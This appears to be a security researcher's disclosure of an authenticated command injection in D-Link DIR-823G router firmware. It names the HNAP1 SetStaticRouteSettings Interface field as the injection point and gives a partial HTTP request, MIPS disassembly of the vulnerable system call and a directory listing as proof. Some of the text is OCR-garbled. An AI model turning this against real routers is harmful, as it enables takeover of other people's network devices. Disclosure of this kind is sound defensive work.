DIR-823G

Version

DIR823GA1_FW102B05

Firmware download link

http://support.dlink.com.cn/ProductInfo.aspx?m=DIR-823G





产品注册



联系技术支持

点击这里查看本文件保修文档

通过电话或电子邮件获取帮助

DIR-823G DIR-823G AC1200M 双频干兆无线路由器





decription

An issue was discovered on D-Link DIR-823G devices with firmware V1.0.2B05. There is a command injection in HNAP1 (exploitable with Authentication) via shell metacharacters in the Interface field to SetStaticRouteSettings.

others

found by wx@teamseri0us360. please send email to teamserious360@gmail.com if you have any question.

Command injection in HNAP1 SetStaticRouteSettings

bypass the check of the "Interface" by modifying in HTTP Message



payload

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozila/5.0 (X1; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept: */*
Accept: Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/SetStaticRouteSettings"
HNAP_AUTH: 8E857F2DDF5968FCA6D56D733B2228F9 1562818530
X.Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.0.1/Staticroute.html
Cookie: uid=fxj;c240Pyt; PrivateKey=AD2F22613CA87F2A314199EEDE118FA5; timeout=20
```


Vulnerability description

This occurs in /bin/goahead when a HNAP API function trigger a call to the system function with untrusted input from the request body. A attacker can execute any command remotely when they control this input.

The detail is as below:

```
la
        $v0, aEchoSVarHnaplo # "echo '%s' >/var/hnaplog"
addiu
       $v1, $fp, 0x1448+var_1390
move
        $a0, $v1
li
        $a1, 0x1387
        $a2, $v0
move
       $a3, 0x1448+arg_18($fp)
1w
jal
        snprintf
nop
addiu
       $v0, $fp, 0x1448+var_1390
move
        $a0, $v0
jal
        system
nop
```

result



bin

dev

etc

firmadyne

home

init

lib

lost+found

mnt

proc

root

sys

tmp

usr var

web

web mtn